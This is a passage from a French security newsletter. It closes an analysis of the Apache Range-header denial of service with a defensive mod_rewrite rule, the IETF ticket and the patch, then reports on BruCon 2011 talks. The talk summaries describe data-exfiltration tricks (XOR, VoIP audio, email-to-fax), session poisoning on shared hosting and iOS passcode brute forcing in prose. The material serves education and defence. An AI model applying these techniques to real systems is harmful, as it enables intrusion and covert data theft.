
Une contre-mesure consistant à supprimer tous les header Range via le mod Rewrite a rapidement été publiée sur la liste de diffusion Full-Disclosure.

```
RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^(HEAD|GET) [NC]
RewriteCond %{HTTP:Range} ([0-9]*-[0-9]*)(\s*,\s*[0-9]*-[0-9]*)+
RewriteRule .* - [F]
```

Règle de contre mesure pour mod_rewrite

IETF

L'IETF a rapidement réagit en publiant un ticket qui pointe du doigt un flou dans la RFC 2616. Cette RFC détaille entre autres le standard des header Range, mais n'explicite pas le cas exploité lors du déni de service (entrelacement de Range).


trac.tools.ietf.org/wg/httpbis/trac/ticket/311

httpbis

Login | Create Account | About Trac | Preferences

Wiki | Timeline | Browse Source | View Tickets | Search

← Previous Ticket | N

Ticket #311 (new design)

Add limitations to Range to reduce its use as a denial-of-service tool

Opened 3 weeks ago

Reported by:	fielding@gbiv.com	Owned by:	draft-ietf-httpbis-p5-range@tools.ietf.org
Priority:	normal	Milestone:	unassigned
Component:	p5-range	Version:	00-draft
Severity:	Active WG Document	Keywords:	Range
Cc:		Origin:	

Description

Servers that support Range requests as defined by 2616 are vulnerable to denial of service attacks due to the potential presence of many small or overlapping ranges. We can fix this by adding the following requirements:

1) Clients MUST NOT send Range requests containing multiple byterange specifiers that overlap. Servers MAY coalesce such overlapping ranges into a single range, regardless of the order those ranges are specified in the Range header field, or MAY respond with a 416 or 200 status instead.

2) Clients MUST NOT send Range requests containing multiple byterange specifiers that have a gap between ranges of less than 80 bytes, since the transmission overhead of multipart/byteranges parts is generally more than 80 bytes per range and is a far more significant burden on the server than simply transmitting the gap. Servers MAY coalesce multiple ranges with gaps smaller than the size of the corresponding multipart overhead, regardless of the order that those ranges are specified in the Range header field, or MAY respond with a 416 or 200 status instead.

3) Clients that send Range requests containing multiple byterange specifiers MUST list those ranges in ascending order within the Range header field value. Servers MAY reorder multiple ranges if they are not requested in ascending order, or respond with a 416 or 200 status instead.

Ticket de proposition de correction de la RFC 2616

Le ticket propose les règles suivantes :

- Les clients ne doivent pas envoyer des Ranges se superposant. Si tel est le cas le serveur fusionnerait ces Ranges en un seul Range ;
- Les clients ne doivent pas envoyer des Ranges comportant un trou plus grand que 80 octets ;
- Les Ranges spécifiés par le client doivent être dans un ordre croissant.

La mise à jour d'Apache

Enfin l'équipe de développement Apache a publié une mise à jour du serveur dans la version 2.2.20.

La fonction «ap_set_byterange» qui définit si la requête comporte plusieurs Ranges, possède maintenant deux arguments supplémentaires «clength» et «indexes». Le premier correspond à la taille totale de la requête et le second à une structure qui stocke une chaîne de Ranges ne s'entrelaçant pas. Si la longueur totale des Ranges dépasse la longueur de la réponse, la requête est considérée comme non valide. Cette limitation réduit considérablement le nombre potentiel de Ranges envoyés.

Enfin la boucle de construction de la brigade bsend a été supprimée et remplacée par la fonction «copy_brigade_range». Cette dernière ne partitionne plus bb et copie la zone de réponse correspondant à un Range en un seul bucket.

> Conclusion

En multipliant les requêtes HTTP contenant un grand nombre de Range qui s'entrelacent, il est possible de rendre le serveur rapidement indisponible.

Cette forme de déni de service est très efficace. En effet, quelques centaines de requêtes permettent d'utiliser une grande partie des ressources du serveur Apache.

A l'heure actuelle, une nouvelle version du serveur Apache a été publiée et corrige cette vulnérabilité. La solution consiste à fusionner les Ranges fournis par l'utilisateur en un seul grand Range afin d'éviter l'utilisation trop importante de mémoire et d'ignorer toute déclaration de Range considérée comme non valide.

Références

Références CERT-XMCO :
CXA-2011-1613, CXA-2011-1459, CXA-2011-1474, CXA-2011-1506

Ref bucket, brigades :
http://www.apachetutor.org/dev/brigades
http://httpd.apache.org/docs/2.3/developer/output-filters.html

Documentation des fonctions de l'API Apache :
http://www.rcbowen.com/httpd_api_docs/group___a_p_a_c_h_e___c_o_r_e___l_o_g.html#gad98880ced61c7e64388f660d75a48b15
http://apr.apache.org/docs/apr-util/0.9/group__APR__Util__Bucket__Brigades.html#g4b2f22ba70ac9f65788014c61d4f5b76
http://www.rcbowen.com/httpd_api_docs/group__apr__strings.html#ga1583688e0777398174f62e46a522ae8f

Filtres :
http://httpd.apache.org/docs/2.2/filter.html
https://issues.apache.org/bugzilla/show_bug.cgi?id=51714
http://seclists.org/fulldisclosure/2011/Aug/175

LimitRequestFieldSize :
http://httpd.apache.org/docs/current/mod/core.html#limitrequestfieldsize

RFC 2616 :
http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.35

IETF révision :
http://trac.tools.ietf.org/wg/httpbis/trac/ticket/311

Publication de la vulnérabilité par Michal Zalewski :
http://seclists.org/bugtraq/2007/Jan/83

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Ce mois-ci nous reviendrons sur la conférence BruCon, les failles Telnet et FTP qui affectent FreeBSD et sur l'attaque DrDOS...

Matt Brock

ACTUALITÉ DU MOMENT

Conférence :
BruCon 2011
(par Charles DAGOUAT)

Pentest/Attaques :
L'attaque de Déni de service DrDos
(par Charles DAGOUAT)

Vulnérabilités 0day :
Analyse des failles Telnet (CVE-2011-4862) et FTP FreeBSD
(par Florent HOCHWELKER et Charles DAGOUAT)

Le white-paper du moment :
DuQu par le laboratoire de Symantec
(par Adrien GUINAULT)

BruCon 2011

par Charles DAGOUAT

Comme chaque année depuis 3 ans, la BruCON s'est déroulée à Bruxelles, en Belgique. Cette conférence, dont le slogan «Hacking for b33r» est relativement explicite, permet à de nombreux spécialistes de la sécurité de se retrouver dans une ambiance détendue (comprendre autour d'une bière, ou plus), afin d'échanger sur de nombreux thèmes.

Cette année, la conférence s'est déroulée au sein de la VUB (Vrije Universiteit Brussel), l'université flamande de Bruxelles, située à l'ouest de la ville. Un grand amphithéâtre, ainsi que la salle des exposants étaient à notre disposition pour accueillir les très nombreux participants.

Concernant les activités proposées par les organisateurs, l'amphithéâtre accueillait les conférenciers pour leur présentation d'une heure. Dans le même temps, des «workshops» étaient proposés sur des slots de deux heures pour permettre aux différents participants d'échanger sur un sujet prédéterminé, ou encore pour réaliser des travaux pratiques. Pour les joueurs, un challenge du type CTF était proposé par l'équipe de «The Hex Factor». Enfin, après la première journée, un social event était proposé.

> Jour 1

Welcome - Seba & Wim

Après être passé par l'accueil pour obtenir le césam permettant de participer à la conférence, puis un rapide petit déjeuner, Seba & Wim, en charge de l'organisation de cette nouvelle édition de la BruCON a accueilli les nombreux participants venus du monde entier (Afrique du Sud, US, ... et France/Belgique). Après quelques mots pour rappeler les principales consignes ainsi que les informations pratiques, les organisateurs ont donné la parole à Alex Hutton pour la première «Keynote».

Keynote - Why Information Risk Management Is Failing, Why That Matters to Security & What You Can Do About It - Alex Hutton

Alex Hutton est directeur des «Risques Opérationnels» pour une institution financière aux États-Unis. Il est revenu sur plusieurs problématiques classiques rencontrées par les professionnels de la sécurité et de la gestion du risque, qu'ils travaillent en interne pour la société, ou en tant que prestataires. Parmi les problèmes rencontrés :

- La difficulté d'expliquer l'importance de la sécurité pour la société, ainsi que les bénéfices pouvant être retirés d'un travail correctement réalisé ;
- Ainsi que la difficulté de dialoguer avec sa hiérarchie, et d'expliquer clairement et objectivement un problème de sécurité.

Pour remédier à ces différentes problématiques, Hutton a proposé de suivre une approche simple appelée «Data / Model / Execution» afin de simplifier et de clarifier le discourt des professionnels de la sécurité. Celle-ci repose sur l'utilisation de données quantifiables en lieu et place d'utiliser des adverbes et autres adjectifs subjectifs pour qualifier

des informations, afin de mettre en place une gestion du risque basée sur les preuves / données au lieu de s'appuyer sur un avis subjectif (d'où l'importance de bien sélectionner et trier les données).

Il a ensuite présenté le Framework VERIS qu'il a mis en place afin d'intégrer les données relevées dans le modèle proposé par le framework (Agents, Actors, Assets & Impacts). Hutton est ensuite revenu sur le concept GQM (Goal / Question / Metrics) qui s'aligne parfaitement avec l'approche «Data / Model / Execution», avant de présenter les quelques points à suivre pour la mise en place d'une telle approche :

- Identifier et mesurer les processus intéressants ;
- Identifier et mesurer les incidents ;
- Et enfin définir des facteurs de pertes pour identifier les risques du métier.

Bien entendu, cette approche ne fonctionne que si les données et le modèle sont éprouvés. Pour cela, il a encouragé le partage le plus large possible des données au sein du cercle de l'entreprise afin que chacun puisse identifier les données et le modèle pertinent.

IOS Data Protection - Andrey Belenko


Présentation :
http://2011.brucon.org/images/2/28/Brucon2011-Belenko_-_iOS_Data_Protection.pdf

Andrey Belenko, qui travaille pour la société ElcomSoft, est venu présenter la façon dont est géré le chiffrement des données au sein du système d'exploitation IOS utilisé sur les smartphones et autres tablettes tactiles d'Apple.
Après avoir rapidement rappelé qu'Apple avait modifié le fonctionnement de l'iPhone lors de la sortie de la version 4, le chercheur a présenté les techniques de base pour mener des missions forensic sur les versions antérieures et ultérieures à l'iOS 4. En effet, depuis la version 4 de l'IOS, diverses modifications sont venues améliorer la sécurité des données et du système.
Les différents mécanismes existants pour protéger les données contenues dans l'iPhone sont :

- Le code de verrouillage ;
- Le trousseau (chiffré), qui permet de stocker les données sensibles ;
- Et enfin le chiffrement des données sur le disque.

Le chercheur a rappelé que l'iOS n'était qu'une version modifiée de Mac OS X, avec certaines fonctions de sécurité en plus (signatures obligatoires des binaires, et bac à sable limitant l'interaction avec le système).

Résultat, pour obtenir une image du système de fichier, il est nécessaire de passer par des interfaces Apple connues (Sync/ Backup), ou alors en contournant les différentes mesures de protection du système afin d'exécuter du code arbitraire. Pour les versions 3 de l'iOS, il est relativement simple de contourner ces différentes protections à l'aide de preuve de concept permettant de jailbreaker son iPhone en exécutant du code arbitraire. Pour les versions 4 et ultérieures de l'iOS, tout cela n'est pas aussi simple : il est nécessaire de s'intéresser aux différents éléments cryptographiques intervenant dans la sécurisation du système avant de pouvoir accéder aux données. Chaque smartphone implémente un processeur AES embarquant 2 clefs codées en dur : GID (une clef par génération de smartphone) / UID (une clef unique par smartphone). D'autres clefs sont dérivées de celles-ci lors du démarrage du système.



Le chercheur a ensuite présenté les différentes mesures de protection mises en place au sein du système par Apple, ainsi que des tips (indication sur la complexité du code de déverrouillage stocké par Apple, utilisation de l'escrow keybag d'iTunes) permettant de simplifier une mission de forensic tant au niveau du code de verrouillage, qu'au niveau du chiffrement des données. Enfin, le chercheur a présenté une démonstration en temps réel du bruteforce du code de verrouillage. En seulement 3 min, il a été capable de bruteforcer ce mot de passe en exécutant un outil depuis le smartphone au travers d'une connexion SSH.

Botnet Identification & Remediation - Barry Irwin

✚ **Présentation :**
http://2011.brucon.org/images/3/30/Brucon2011-Botnet_Identification_%26_remediation.pdf

Barry Irwin est venu tout droit d'Afrique du Sud pour présenter les différents éléments clefs de la mise en place d'une solution de détection des serveurs de commande et de contrôle utilisés par les Botnets. Il s'agit en effet d'un défi important pour l'Afrique, qui a vu la capacité de ses réseaux évoluer considérablement au cours des dernières années. En effet, la capacité des «tuyaux» est passée d'environ 300 Gbps principalement utilisés pour de la Voix, à plus de 10,5 Tbps principalement utilisés pour de la donnée.

Le présentateur est donc rapidement revenu sur les principales caractéristiques des botnets d'aujourd'hui, puis il s'est focalisé sur l'étude du DNS. En s'intéressant à certaines informations associées aux enregistrements DNS (enregistrements de type A/NS, nombres de Ranges IP et ASNs associés au DNS, TTL), il est possible de détecter de façon relativement simple des serveurs C2 en mettant en place différents outils mathématiques (filtre Bayesien et autres algorithmes de classification du type C5.0). Le chercheur a ensuite rapidement présenté l'architecture de la solution, et les résultats des outils mis en place au sein de l'Université de Rhodes. Cependant, le principal frein à son travail reste, selon lui, l'utilisation des données récoltées. Il est en effet relativement simple de détecter les serveurs C2, mais il reste très difficile de mettre en place des mesures de mitigation. Celle-ci requiert en effet l'interaction des différents acteurs de l'Internet : les opérateurs et les internautes, mais aussi le monde de la sécurité type CSIRTs, les législateurs et les forces de l'ordre.

Lightning talks Day 1

Après la pause déjeuner a eu lieu la première des deux sessions de «Lightning talks». Différents sujets ont été ainsi présentés par les participants au cours de conférences éclairs de quelques minutes (5) seulement. Plusieurs personnes se sont donc succédées pour présenter un sujet leur tenant à coeur. Parmi ces présentations, on peut retenir :

✚ «Ostinato: Craft and Play Packets» par Joke : un outil cross-plateforme pour forger et analyser des paquets ou du trafic réseau ;

✚ «How (not) to pick up chicks at the BruCON Party (The Advantages of Social Engineering Over Rohypnol)» par Melisande : une conférence très drôle par l'une des organisatrices ;

✚ «Last year it was remote, now it's local!» par Wicked Clown : la présentation d'une technique simple permettant d'obtenir une invite de commande via un accès RDP (http://www.tombstone-bbs.co.uk/main.html) ;

✚ «Nevermind the firewall, I'll get your humans» par Clement Herssens : une présentation sur la simplicité de mise en place d'une attaque de type SE, en écoutant simplement la discussion d'un voyageur professionnel dans le train, alors qu'il a posé son badge sur sa tablette, qui s'est conclue par une rapide présentation du réseau TESEN (The European Social Engineering Network).

«Alors pourquoi, et comment les pirates font-ils pour mener à bien leurs attaques ? Qu'est-ce qui différentie une APT d'aujourd'hui d'une attaque d'il y a deux ans ?»

Enfin, plusieurs lightning talks improvisés ont conclu cette première session : parmi les sujets abordés, la sensibilisation à la sécurité, le projet HoneyNet, ou encore la cryptographie dans le contexte des tests d'intrusion.

Smart Phones, the weak link in the security chain - Nick Walker et Werner Nel

La présentation suivante a permis d'appréhender le monde des smartphones, et plus précisément, celui d'Android. Après avoir rapidement rappelé l'architecture du système d'exploitation, les deux étudiants ont présenté un scénario d'exploitation permettant à un pirate de pénétrer un réseau d'entreprises, en compromettant le téléphone d'un employé. Ce scénario est relativement réaliste, puisque les smartphones sont rarement maintenus à jour, qu'Android repose sur un certain nombre de logiciels libres, et que de nombreuses failles de sécurité les concernant ont été rendues publiques. De plus, un smartphone exposant par nature un grand nombre de services, la surface d'attaque en est d'autant élargie, ce qui augmente les chances de réussir à compromettre le téléphone. La présentation s'est conclue par une démonstration intéressante de la mise en oeuvre des différentes failles de sécurité présentées, permettant de prendre le contrôle du smarphone, et de mettre en place un mécanisme de connexion persistant. Malheureusement, l'utilisation de terminaux noirs n'a pas facilité la compréhension des informations affichées.

Keynote - Incident response : the good the bad and the ugly, or how to keep your face after a security breach - Aluc

Présentation :
http://2011.brucon.org/images/7/7b/Brucon2011-incidentresponse.pdf

La deuxième keynote de cette édition 2011 de la Brucon a été présenté par Aluc, l'organisateur de la conférence BerlinSides. Celui-ci est revenu sur la gestion et la réponse à incidents. En effet, des incidents de sécurité ont lieu tous les jours, et il est important pour une entreprise de savoir les gérer et d'améliorer la gestion des incidents. Après avoir rappelé la définition d'un incident de sécurité et celle d'une politique de sécurité, puis après avoir mis en avant les principaux éléments de préparation à la réponse à incident, le présentateur est revenu sur la pratique du «responsible disclosure» : publier les bonnes informations, au bon moment, au bon public ! Aluc a en effet rappelé l'importance de bien cibler son audience : il n'est en effet pas possible de dire la même chose à la police, au personnel de l'entreprise victime, aux partenaires, aux investisseurs, à ces clients ou encore au grand public ; sans pour autant douter du fait que les informations fuiront plus ou moins en fonction des cercles.

Aluc a ensuite rappelé les divers incidents de sécurité rendus publics au cours de l'année écoulée en les classant en fonction de la réponse qui y a été apportée. Ainsi, les incidents dont ont été victimes Apache, PhpFog et Comodo ont été jugés comme faisant partie des exemples à suivre, pour la transparence de leur communication, la réactivité des équipes et de leur réponse, ainsi que pour l'analyse des risques et des solutions apportées pour y remédier.
Kernel.org, Sony et DigiNotar ont eux été classés dans la catégorie des mauvaises réponses apportées, pour l'absence d'information ou encore pour les délais de réponses.

«L'objectif réel pour un pirate est d'accéder aux informations sensibles et de les exfiltrer discrètement. Or la réalisation de ce nouvel objectif n'est pas du tout prise en compte dans les tests d'intrusion.»

Aluc a enfin fait le rapprochement entre la notion de réponse à incident, et la question «Comment prévoir l'imprévisible?». Il aurait en effet été très difficile, il y a encore quelques années, d'imaginer l'apparition des groupes tels qu'Anonymous ou encore les LulzSec qui sont à l'origine d'une très grande partie des incidents de sécurité dont à été victime Sony... Le présentateur a ainsi conclu en rappelant l'importance de réaliser des analyses d'impact sur le métier, et en cernant clairement les risques contre lesquels la société veut se protéger.

Le public a ensuite été invité à réagir à cette présentation. Une question sur l'existence des APT (Advance Persistant Threats) a été posée à Aluc. En effet, ce terme fait souvent débats, puisqu'il laisserait à penser que le type de risque associé à ce terme est nouveau, alors que les méthodes et les techniques en jeu sont connues et existent depuis longtemps. Le présentateur a rappelé que peut importe le terme employé, l'important est de réussir à intéresser les interlocuteurs de façon à faire avancer l'entreprise dans la bonne direction.


Pentesting high security environments - Joe McCray et Chris Gates

Présentation :
http://www.slideshare.net/chrisgates/big-bangtheory-pentesthigh-secenvirogatesmccray

Les deux pentesters sont revenus présenter la suite d'une conférence donnée l'an passé lors de la DefCon «You Spent All That Money And You Still Got Owned». Ils ont débuté leur présentation par un rappel de l'état actuel de la sécurité en entreprises : les plus grands sont pris pour cible (Google, le FMI, Citigroup, etc), alors même qu'on les pensait sécurisés (logiciels mis à jour, solution de détection IDS/IPS, etc.) et que ces sociétés ont mis en place des process éprouvés (PCI/ISO). Alors pourquoi, et comment les pirates font-ils pour mener à bien leurs attaques ? Qu'est-ce qui différentie une APT d'aujourd'hui d'une attaque d'il y a deux ans ?

Selon les deux spécialistes, RIEN ! L'origine du problème vient de la façon dont est appréhendée la sécurité par les entreprises : aujourd'hui, au lieu de chercher à savoir ce qu'il est possible de faire depuis le réseau d'un client, les pentesteurs se focalisent sur les vulnérabilités découvertes. Selon eux, devenir admin de domaine n'est pas un objectif en soit. L'objectif réel pour un pirate est d'accéder aux informations sensibles et de les exfiltrer discrètement. Or la réalisation de ce nouvel objectif n'est pas du tout prise en compte dans les tests d'intrusion. Selon eux, il est plus important de définir des profils d'attaquants (amateur, administrateur, hacker mercenaire ou encore état), et de voir ce qu'ils seraient en mesure de réaliser pour chacune des étapes d'une attaque (prise d'empreinte de la cible, com-

promission, persistance, exploration et enfin exfiltration des données).



Finalement, les deux pentesteur ont conclu leur présentation par une idée : mettre en place de nouvelle sorte de mission, dans la durée, par exemple 3 mois, 6 mois, voir un an, afin de se mettre dans la peau d'un pirate et donc de pouvoir agir en conséquence.

Abusing locality in shared web hosting - Nick Nikiforakis


Présentation :
http://2011.brucon.org/images/7/74/Brucon2011-abusing_locality.pdf

La dernière conférence a permis aux survivants de cette première journée de découvrir deux nouvelles failles de sécurité pouvant être exploitées par un attaquant afin de contourner certaines restrictions de sécurité dans le contexte des applications web hébergées sur des serveurs mutualisés.

Après avoir rappelé le contexte d'utilisation de l'hébergement mutualisé (très utilisé, car moins cher que l'hébergement dédié, mais bien moins sécurisé !), le chercheur a rappelé le principe de l'absence d'état dans le protocole HTTP, et de l'utilisation des identifiants de session pour remplacer ces états.
Il a ensuite présenté rapidement les attaques classiques pouvant être menées du côté du client sur cet identifiant de session : «Session Hijacking» (récupération de l'identifiant de session pour usurper l'identité d'un autre utilisateur) et «Session Fixation» (verrouillage de l'identifiant de session d'un utilisateur afin de bénéficier de ses privilèges).

À partir de ces différents rappels, le chercheur a enfin pu introduire les notions de «Session Poisoning» et de «Session Snooping». Ces deux attaques ciblent la gestion des sessions par le serveur. Dans l'exemple du moteur PHP, les fichiers de session sont généralement stockés dans un répertoire générique, y compris dans le contexte des serveurs mutualisé. Ces deux attaques proposent donc une solution afin de manipuler les cookies d'une application depuis une autre application hébergée sur le même serveur. Le principe de ces attaques est de prendre le contrôle de la session depuis une application pirate que l'attaquant aura pris soin de faire héberger sur le même serveur que l'application ciblée. Dès lors, il pourra contrôler à sa guise la session afin d'obtenir des privilèges étendus !

Le chercheur a enfin terminé sa présentation par un état des lieux des systèmes concernés par cette faille, ainsi que par différentes solutions techniques permettant de limiter l'impact de cette faille de sécurité.



> Jour 2

Pushing in, leaving a present and pulling out without anybody noticing - Ian Amit

Présentation :
http://2011.brucon.org/images/a/ab/Brucon2011-DataExfiltration-iiamit-Brucon-2011.pdf
http://www.slideshare.net/iamit/pushing-in-leaving-a-present-and-pulling-out-slowly-without-anyone-noticing

L'Israélien est revenu sur les différents aspects (humain, technique) de chacune des grandes étapes d'un piratage : l'infiltration, le ciblage et le vol des informations sensibles, et enfin leur exfiltration. Concernant cette dernière étape, le chercheur a présenté plusieurs solutions techniques permettant à un pirate de passer sous le radar et de repartir comme il est entré dans le SI de l'entreprise avec les données qu'il a pu trouver. Selon lui, les protocoles SSL et GPG sont trop classiques pour être réellement intéressants. Un simple XOR est une solution aussi efficace et bien plus discrète pour ne pas éveiller les soupçons. Le chercheur a aussi rappelé d'autres méthodes plus «étranges », telles que l'impression des données sensibles trouvées, qui seront quasiment tout le temps jetées à la poubelle avant de finir sur le trottoir. Il a aussi proposé une autre solution reposant sur la conversion (réversible) des données en message audio que le pirate sera en mesure de transférer à l'extérieur du SI vers son IPBX en utilisant les protocoles de VoIP en place. Sur le même modèle, le chercheur a terminé sa présentation par une solution relativement similaire, l'envoi de mails vers le système d'envoi de fax automatique : le pirate envoie simplement un mail vers l'adresse email adéquate, pour que les données lui soient faxées directement !


«Le chercheur a aussi rappelé d'autres méthodes d'exfiltration, telles que l'impression des données sensibles trouvées, qui seront quasiment tout le temps jetées à la poubelle ou une solution reposant sur la conversion (réversible) des données en message audio que le pirate sera en mesure de transférer à l'extérieur du SI vers son IPBX en utilisant les systèmes VoIP en place.»

La conclusion de cette présentation rappelait aux quelques personnes ayant réussi à arriver de bonne heure après le social event qui avait conclu la première journée qu'il est important de réfléchir sur le facteur humain avant de réfléchir sur le facteur technique lorsque l'on cherche à sécuriser un système d'information.

La simple mise en place de la VoIP, d'imprimante, ou de serveur de Fax permettent généralement aux pirates de faire sortir les données dérobées en contournant tous les équipements de pointes de sécurité : IDP/IPS, Firewall et autre DPI.

Certified programming with dependent types : Because the future of defense is liberal application of math - Andreas Bogk

Andreas Bogk, un membre du CCC, le célèbre club de hacker allemand, est venu faire une introduction un peu déroutante sur un type de programmation peu connue baptisée «Certified Programming with Dependent Types». Le chercheur a essayé de présenter cette approche très mathématique de la programmation au travers d'une présentation faite entièrement au travers d'emacs, assez dure à suivre et à retranscrire. Les plus motivés se rendront à l'adresse suivante : (http://files.brucon.org/brucon2011-Andreas-Borg.avi) pour regarder la vidéo !



Botnets and Browsers, Brothers in a Ghost Shell - Aditya K Sood

Présentation :
http://2011.brucon.org/images/5/5d/Brucon2011-adityaks-botnet_and_browsers.pdf

Aditya K Sood est venu présenter l'état de l'art en matière de botnets et de malwares ciblant les navigateurs web des internautes. Après avoir rappelé les différents types de malwares de cette catégorie, le chercheur a présenté l'architecture modulaire reposant sur un SDK et des plug-ins des chevaux de Troie classiques tels que Zeus ou encore SpyEye, que l'on trouve facilement en vente sur les marchés «underground». Le chercheur a ensuite présenté la notion de «Man In the Browser». En effet, ces malware sont capables d'interagir avec le navigateur, afin de modifier l'apparence d'un site internet, et d'intercepter les données entrées par l'internaute. Différents plug-ins ont ensuite été présentés, parmi lesquels des plug-ins permettant de prendre des captures d'écran, de voler le contenu de formulaire, de vérifier la validité des numéros de carte bancaire, de modifier l'apparence d'un formulaire ou d'une page (WebInject), voir d'un site complet (Web Fakes). Le chercheur a conclu sa présentation en rappelant que le navigateur web tient une place

majeure et que les pirates profitent donc de cette brique logicielle pour mener des attaques de plus en plus complexes.

Social Engineering like in the movies - Dale Pearson

✚ **Présentation :**
http://2011.brucon.org/images/e/e1/Brucon2011-SEMovies.pdf

Après la pause déjeuner, Dale Pearson est venu présenter son expérience en matière d'ingénierie sociale. Cette conférence était le pendant d'une première conférence sur le même sujet, réalisée l'année précédente et dont le thème était similaire. En effet, après s'être intéressé au côté théorie de l'ingénierie sociale, le chercheur est venu présenter l'aspect pratique de cette science.

Le fil rouge de cette présentation a donc été de présenter au public les très nombreuses informations qu'une personne peut laisser transparaître via sa gestuelle et son apparence physique. En effet, selon certaines études, pas moins de 80 % de l'interaction avec les autres passerait par des moyens de communication non verbaux. Le chercheur a donc débuté en présentant les «Wizard», les personnes dotées d'une capacité naturelle leur permettant de lire au travers de ces moyens de communication non verbaux, avec un taux de réussite particulièrement élevé comparé à la moyenne de la population.

Ensuite, le chercheur a présenté la notion de «micro-expressions » qui sont observables sur notre visage lorsque nous interagissons avec quelqu'un. Le chercheur a ensuite présenté un grand nombre de photos présentant des certaines expressions caractéristiques du langage corporel (le visage, le front, les yeux, le nez, la bouche, les oreilles, le cou, les jambes, les pieds, les mains, les doigts, les bras, les épaules, le buste). Bref, une présentation sur des aspects très «pratiques » de l'ingénierie sociale.

Myth-busting Risk - Jack Jones

✚ **Présentation :**
